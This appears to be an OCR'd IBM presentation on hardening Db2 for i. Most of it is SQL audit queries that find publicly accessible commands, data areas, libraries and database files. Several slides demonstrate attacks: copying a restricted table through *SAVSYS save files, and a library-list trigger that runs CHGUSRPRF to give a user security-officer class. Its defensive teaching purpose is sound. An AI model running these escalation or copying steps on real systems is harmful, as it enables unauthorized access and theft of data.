Inject more security into Db2 for i

Scott Forstie
Db2 for i Business Architect
forstie@us.ibm.com
2026 June

IBM i

1

Db2 for i and Ethical Hacking

March, 2024 - CVSS Base score: 8.4
– Releases IBM i 7.2 and up
June, 2024 - CVSS Base score: 7.4
– Releases IBM i 7.2 and up
January, 2025 - CVSS Base score: 6.8
– Releases IBM i 7.4 and up
February, 2025 - CVSS Base score: 6.5
– Releases IBM i 7.4 and up
July, 2025 - CVSS Base score: 7.5
– Releases IBM i 7.2 and up

Recommendation: Stay Current

2

2

Memorandum To User (MTU)

It's time to check out these books!

https://ibm.biz/IBMi_72_MTU
https://ibm.biz/IBMi_73_MTU
https://ibm.biz/IBMi_74_MTU
https://ibm.biz/IBMi_75_MTU
https://ibm.biz/IBMi_76_MTU

- The MTU is a living document
- Updated multiple times per year
- Clients can avoid disruption related to behavior changes

3

Memorandum To User (MTU)

Db2 for i PTFs that **reduce attack vectors**

- QSYS2.AUTHORITY_COLLECTION views authority checks
- RENAME (SQL) statement changed to require more authority
- Add Physical File Trigger (ADDPFTRG) CL command *PUBLIC authority
- QRECOVERY/QDBppnnnn *FILE -*PUBLIC authority
- QRECOVERY/QADBERAP *FILE - *PUBLIC authority

4

Limited Capabilities Attack

5

Limited Capability Users

```
--
-- Which users are configured with "Limited Capabilities"?
--
SELECT *
  FROM qsys2.user_info_basic
  WHERE limit_capabilities = '*YES';
stop;
```

https://www.ibm.com/docs/en/i/7.6.0?topic=fields-limit-capabilities

6

Limited Capability Users

```
--
-- Which commands can be executed by users with "Limited Capabilities"?
--
SELECT *
  FROM qsys2.command_info
  WHERE allow_limited_user = 'YES';
```


COMMAND_LIBRARY	COMMAND_NAME	PROXY_COMMAND	TEXT_DESCRIPTION
QSYS	DSPJOB	NO	Display Job
QSYS	DSPJOBLOG	NO	Display Job Log
QSYS	DSPMSG	NO	Display Messages
QSYS	SIGNOFF	NO	Sign Off
QSYS	SNDMSG	NO	Send Message
QSYS	WRKMSG	NO	Work with Messages
QSYSV7R2M0	DSPJOB	NO	DISPLAY JOB

Done: 31 rows retrieved.

7

7


Limited Capability Users



8

8

Limited Capability Users



"Limited Capabilities" applies only to commands that are run from the command line, the Command Entry display, FTP, REXEC, using the QCAPCMD API.

Publicly Accessible Commands

```
--
-- Which commands can anyone use?
--
SELECT command_library, command_name, op.object_authority as public_authority
  FROM qsys2.command_info, LATERAL (
         SELECT * FROM TABLE(qsys2.object_privileges(
                 system_object_schema => command_library,
                 system_object_name => command_name,
                 object_type => '*CMD'))) op
  WHERE  op.authorization_user = '*PUBLIC' and op.object_authority <> '*EXCLUDE'
  order by 1, 2;
```

COMMAND_LIBRARY	COMMAND_NAME	PUBLIC_AUTHORITY
QSYS	CRTPF	*USE
QSYS	CRTPGM	*USE
QSYS	CRTPNLGRP	*USE
QSYS	CRTPRDDFN	*USE
QSYS	CRTPRDLOD	*USE

Done: 8,355 rows retrieved.

Data Area Attack

11

11

Which Authorities are required to read the data within a data area?

12

12

Authorities required to Read a data area

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*DTAARA'

Aka *USE

DATA_EXECUTE & OBJECT_OPERATIONAL & DATA_READ

13

13

Data Areas open to a Read attack

```
--
-- Data areas that anyone can see the data area value
--
SELECT dtaara_lib, dtaara, "TYPE", "VALUE", bin_value
  FROM qsys2.data_area_info, TABLE (
         qsys2.object_privileges('QSYS', dtaara_lib, '*LIB')
       ) lib, TABLE (
         qsys2.object_privileges(dtaara_lib, dtaara, '*DTAARA')
       ) dta
  WHERE lib.authorization_user     = '*PUBLIC' AND lib.data_execute = 'YES'
        AND dta.authorization_user = '*PUBLIC' AND dta.data_execute = 'YES'
        AND dta.object_operational = 'YES'     AND dta.data_read    = 'YES'
  ORDER BY dtaara_lib, dtaara;
```

DTAARA_LIB	DTAARA	TYPE	VALUE	BIN_VALUE
WEBCOMMON	EMAILPWD	*CHAR	JUNKPASSWORD ...	D1E4D5D2D7C1E2E2E6D6D9C440404(
WEBCOMMON	EMAILUSER	*CHAR	J4SKFD8NX00@GMAIL.COM...	D1F4E2D2C6C4F8D5E7F0F07CC7D4C
WEBCOMMON	WEATHERMAP	*CHAR	196beff66cb2ee05ae09a...	F1F9F682858686F6F68382F28585F
XADTA13000	S36DBASE	*CHAR	0	F0
XADTA13000	VALMFF	*CHAR	*NO	5CD5D640
XADTA13000	X@IDFT	*CHAR	N*QUOTEQLBLSRC YNNY...	D55CD8E4D6E3C5D8D3C2D3E2D9C34(
XADTA13000	X@PARM	*CHAR	N0NNNYYYNYNYYNY43NNNN...	D5F0D5D5D5E8E8E8D5E8D5E8E8D5E

14

14

Which Authorities are required to change the data within a data area?

15

Authorities required to Read a data area

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*DTAARA'

DATA_EXECUTE & OBJECT_OPERATIONAL & DATA_READ & DATA_ADD & DATA_UPDATE & DATA_DELETE

Aka *CHANGE

16

Data Areas open to a Write attack

```
--
-- Data areas where anyone can change data area value
--
SELECT dtaara_lib, dtaara, dta.owner, data_area_type
  FROM qsys2.data_area_info, TABLE (
         qsys2.object_privileges('QSYS', dtaara_lib, '*LIB')
       ) lib, TABLE (
         qsys2.object_privileges(dtaara_lib, dtaara, '*DTAARA')
       ) dta
  WHERE lib.authorization_user = '*PUBLIC' AND lib.data_execute = 'YES' AND
        dta.authorization_user = '*PUBLIC' AND dta.object_operational = 'YES' AND
        dta.data_read    = 'YES'   AND dta.data_add    = 'YES' AND
        dta.data_update  = 'YES'   AND dta.data_delete = 'YES' AND
        dta.data_execute = 'YES'
  ORDER BY dtaara_lib, dtaara;
```

DTAARA_LIB	DTAARA	OWNER	DATA_AREA_TYPE
QGPL	KEY	RIHAR	*CHAR
QGPL	NOTETOSELF	SCOTTF	*CHAR
QGPL	PUIKEY	CAROL	*CHAR
QGPL	QPWFS_MSGI	QPGMR_NC	*LGL

Done: 1,449 rows retrieved.

17

17

Special Authority Attack

18

18

Which Special Authority allows you to see any Db2 for i data?

19

Which Special Authority allows you to see any Db2 for i data?

All-object (***ALLOBJ**) special authority allows the user to access any resource on the system regardless of whether private authority exists for the user

20

Which Special Authority allows you to see any Db2 for i data?

All-object (***ALLOBJ**) special authority allows the user to access any resource on the system regardless of whether private authority exists for the user

Save system (***SAVSYS**) special authority gives the user the authority to save & restore any system regardless of whether private authority exists for the user

21

21

What Special Authority allows you to see any Db2 for i data?

```
--
-- Repopulate the special authority detail in the SYSTOOLS MQT
--
REFRESH TABLE systools.special_authority_data_mart;
```

https://www.ibm.com/docs/en/i/7.6.0?topic=services-special-authority-data-mart-table

22

22

What Special Authority allows you to see any Db2 for i data?

```
--
-- Which users can see ANY Db2 for i data
--                      ===
SELECT *
  FROM systools.special_authority_data_mart
  WHERE special_authority IN ('*ALLOBJ', '*SAVSYS')
  ORDER BY user_name;
```

AUTHORIZATION_NAME	SPECIAL_AUTHORITY	AUTHORITY_SOURCE	GROUP_PROFILE_NAME	STATUS
SCOTTF	*ALLOBJ	USER PROFILE	-	*ENABLED
SCOTTF	*ALLOBJ	GROUP PROFILE	ALLOBJTEAM	*ENABLED
SCOTTF	*SAVSYS	USER PROFILE	-	*ENABLED
SFINNES	*SAVSYS	USER PROFILE	-	*DISABLED
SJACOB	*ALLOBJ	USER PROFILE	-	*ENABLED
SJACOB	*SAVSYS	USER PROFILE	-	*ENABLED
SJANSSON	*ALLOBJ	USER PROFILE	-	*DISABLED

850 rows retrieved (more data available).

23

*SAVSYS Attack Vector

```
select * from toystore3.item_fact
SQL State: 42501
Vendor Code: -551
Message: [SQL0551] Not authorized to object TOYSTORE3 in QSYS type *LIB. Cause . . . .
on object TOYSTORE3 in QSYS type *LIB.  This operation cannot be performed without the
privileges on an object, you must have *OBJMGT authority in addition to all the privil
Recovery  . . . :   Obtain the required authority from either the security officer, th
authorized to the QIBM_DB_SECADM function. If you are not authorized to a logical file
based-on files of the logical file. Try the operation again.
```


24

*SAVSYS Attack Vector

```
select * from toystore3.item_fact
SQL State: 42501
Vendor Code: -551
Message: [SQL0551] Not authorized to object TOYSTORE3 in QSYS type *LIB. Cause . . . .
on object TOYSTORE3 in QSYS type *LIB.  This operation cannot be performed without the
privileges on an object, you must have *OBJMGT authority in addition to all the privil
Recovery  . . . :   Obtain the required authority from either the security officer, th
authorized to the QIBM_DB_SECADM function. If you are not authorized to a logical file
based-on files of the logical file. Try the operation again.


[ 05/26/2025, 04:44:51 PM ]  Run Selected...
crtsavf qtemp/mycopy

CPC7301: File MYCOPY created in library QTEMP.
Statement ran successfully   (88 ms)


[ 05/26/2025, 04:45:41 PM ]  Run Selected...
SAVOBJ OBJ(ITEM_FACT) LIB(TOYSTORE3) DEV(*SAVF) OBJTYPE(*FILE) SAVF(QTEMP/MYCOPY)

CPI3203: 23 logical access paths saved or restored.
CPC3722: 1 objects saved from library TOYSTORE3.
Statement ran successfully   (6,792 ms  =  6.792 sec)
```


25

25

Library Attack

26

26

Libraries open for anyone to use

```
--
-- How many libraries are OPEN for attack?
--
SELECT COUNT(*) AS library_count
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB'    AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES';
```

LIBRARY_COUNT
2,985

27

27

Libraries open for anyone to use

```
--
-- How many libraries are OPEN for attack?
--
SELECT owner, COUNT(*) AS library_count
  FROM qsys2.object_privileges
  WHERE system_object_schema = 'QSYS' AND
        object_type = '*LIB' AND user_name = '*PUBLIC' AND
        data_execute = 'YES'
  GROUP BY owner
  ORDER BY library_count DESC;
```

OWNER	LIBRARY_COUNT
TIMMR	2,036
QPGMR	129
SCOTTF	102
QSYS	92
IFSLAB	53

28

28

Library List Attack

29

Library List Attack

```
--
-- Which libraries in the system or product portion of the library list
-- permit any user to create a table?
--
SELECT lib.*, priv.*
  FROM qsys2.library_list_info lib, LATERAL (
         SELECT *
           FROM qsys2.object_privileges
           WHERE system_object_schema = 'QSYS' AND
                 system_object_name   = lib.system_schema_name AND
                 object_type          = '*LIB'
       ) priv
  WHERE lib.type NOT IN ('USER') AND
        authorization_name = '*PUBLIC' AND
        object_operational = 'YES' AND
        data_read          = 'YES' AND
        data_add           = 'YES' AND
        data_execute       = 'YES';
```


30

Library List Attack


```
--
-- NAMING(*SYS) and Library List (*LIBL)
--
CREATE OR REPLACE PROCEDURE toystore.update_sales ()
BEGIN
  UPDATE sales
    SET sales = sales + 1
    LIMIT 1;
END;

VALUES CURRENT PATH;
```

```
00001
*LIBL
```


Library List Attack

```
                          Display Library List
                                                          System:   SYNC20
Job:   QZDASOINIT     User:   QUSER          Number:   156746

Type options, press Enter.
  5=Display objects in library

                              ASP
Opt  Library     Type       Device       Text
     QSYS        SYS                     System Library
     QSYS2       SYS                     System Library for CPI's
     QHLPSYS     SYS
     QUSRSYS     SYS                     System Library for Users
     QIWS        PRD
     QGPL        USR                     General Purpose Library
     QTEMP       USR
     QDEVELOP    USR
     QBLDSYS     USR
     QBLDSYSR    USR
     TOYSTORE    USR                     COLLECTION - created by SQL
```


Library List Attack



33

Library List Attack


```
CREATE TABLE qgpl.sales (
  sales_date DATE DEFAULT NULL ,
  sales_person VARCHAR(15) CCSID 37 DEFAULT NULL ,
  region VARCHAR(15) CCSID 37 DEFAULT NULL ,
  sales INTEGER DEFAULT NULL ,
  onemore CHAR(1) CCSID 37 DEFAULT NULL )
RCDFMT SALES      ;
```



34

Library List Attack


```
CREATE TABLE qgpl.SALES (
  sales_date DATE DEFAULT NULL ,
  sales_person VARCHAR(15) CCSID 37 DEFAULT NULL ,
  region VARCHAR(15) CCSID 37 DEFAULT NULL ,
  sales INTEGER DEFAULT NULL ,
  onemore CHAR(1) CCSID 37 DEFAULT NULL )
RCDFMT sales      ;


CREATE TRIGGER qusrsys.badact
    AFTER UPDATE ON qgpl.sales
    FOR EACH STATEMENT
  CALL qsys2.qcmdexc('CHGUSRPRF
                       USRPRF(JOEUSER)
                       USRCLS(*SECOFR)
                       SPCAUT(*USRCLS)');
```



35

35


Library List Attack



36

36


Available in IBM i Access Client Solutions (ACS) - Version 1.1.9.11



37

37

IBM i Access Client Solutions – 1.1.9.12



https://www.linkedin.com/feed/update/urn:li:activity:7452096496138625024/

38

38

Available in IBM i Access Client Solutions (ACS) - Version 1.1.9.12

-- **13** new Insert from Examples:

Security - Who is creating objects in the IFS root
Security - Who is creating objects in the /QOpenSys subdirectory
Security - IFS first-level directories that are open to attack
Security - IFS subdirectory object attack vector check
Security - IFS home directory ownership
SELF - System-wide controls
SELF - Job-level controls
SELF - Log Queries
SELF - Removing historical rows
SELF - Initial Stack
SELF - Top occurrences
SELF - QA use case example
SYSTOOLS - Generate spreadsheet and send email example

32
SQL Queries to
"Inject More Security"
into your IBM i

39

Query Attack

40

Authorities required to Read data

41

Authorities required to Read data

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*FILE'

DATA_READ & OBJECT_OPERATIONAL

42

Database files that any user can read

```
WITH libs (lib_name) AS (
    SELECT object_name
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB' AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES'
  )
  SELECT * FROM libs, qsys2.object_privileges
    WHERE system_object_schema = lib_name AND
          object_type = '*FILE' AND user_name = '*PUBLIC' AND
          data_read = 'YES' AND object_operational = 'YES' AND
          ('PF' = (SELECT objattribute FROM TABLE (
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```


Insert Attack

Authorities required to Insert rows

Authorities required to Insert rows

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*FILE'

DATA_ADD

Files where any user can insert rows

```
WITH libs (lib_name) AS (
    SELECT object_name
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB' AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES'
  )
  SELECT * FROM libs, qsys2.object_privileges
    WHERE system_object_schema = lib_name AND
          object_type = '*FILE' AND user_name = '*PUBLIC' AND
          data_add = 'YES' AND
          ('PF' = (SELECT objattribute FROM TABLE (
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```


47

47

Update Attack

48

48

Authorities required to Update rows

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*FILE'

DATA_UPDATE

Files where any user can update rows

```
WITH libs (lib_name) AS (
    SELECT object_name
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB' AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES'
  )
  SELECT * FROM libs, qsys2.object_privileges
    WHERE system_object_schema = lib_name AND
          object_type = '*FILE' AND user_name = '*PUBLIC' AND
          data_update = 'YES' AND
          ('PF' = (SELECT objattribute FROM TABLE (
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```

Delete Attack

51

51

Authorities required to Delete rows

OBJECT_TYPE = '*LIB'

DATA_EXECUTE

OBJECT_TYPE = '*FILE'

DATA_DELETE

52

52

Files where any user can delete rows

```
WITH libs (lib_name) AS (
    SELECT object_name
      FROM qsys2.object_privileges
      WHERE system_object_schema = 'QSYS' AND
            object_type  = '*LIB' AND
            user_name    = '*PUBLIC' AND
            data_execute = 'YES'
  )
  SELECT * FROM libs, qsys2.object_privileges
    WHERE system_object_schema = lib_name AND
          object_type = '*FILE' AND user_name = '*PUBLIC' AND
          data_delete = 'YES' AND
          ('PF' = (SELECT objattribute FROM TABLE (
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```


Trigger Attack

Types of Trigger Programs

Before or After Insert

Before or After Delete

Before or After Update


Add Physical File Trigger (**ADDPFTRG**) command
Or
CREATE TRIGGER (SQL) statement

Before or After Read

Add Physical File Trigger (**ADDPFTRG**) command

55

Trigger Attack



56

Trigger Attack

```
CRTSQLCI OBJ(JOEUSER/READTRIG3) SRCFILE(JOEUSER/QCSRC)
       OUTPUT(*PRINT) DBGVIEW(*SOURCE) USRPRF(*NAMING)
Module READTRIG3 was created in library JOEUSER on 06/02/24 at 03:06:37.
CRTPGM PGM(JOEUSER/READTRIG3) MODULE(JOEUSER/READTRIG3) ACTGRP(*CALLER)
Program READTRIG3 created in library JOEUSER.
ADDPFTRG FILE(AAADTALIB/AAATABLE) TRGTIME(*AFTER)
          TRGEVENT(*READ) PGM(JOEUSER/READTRIG3)
Trigger added to file.
```


57

57

Trigger Attack

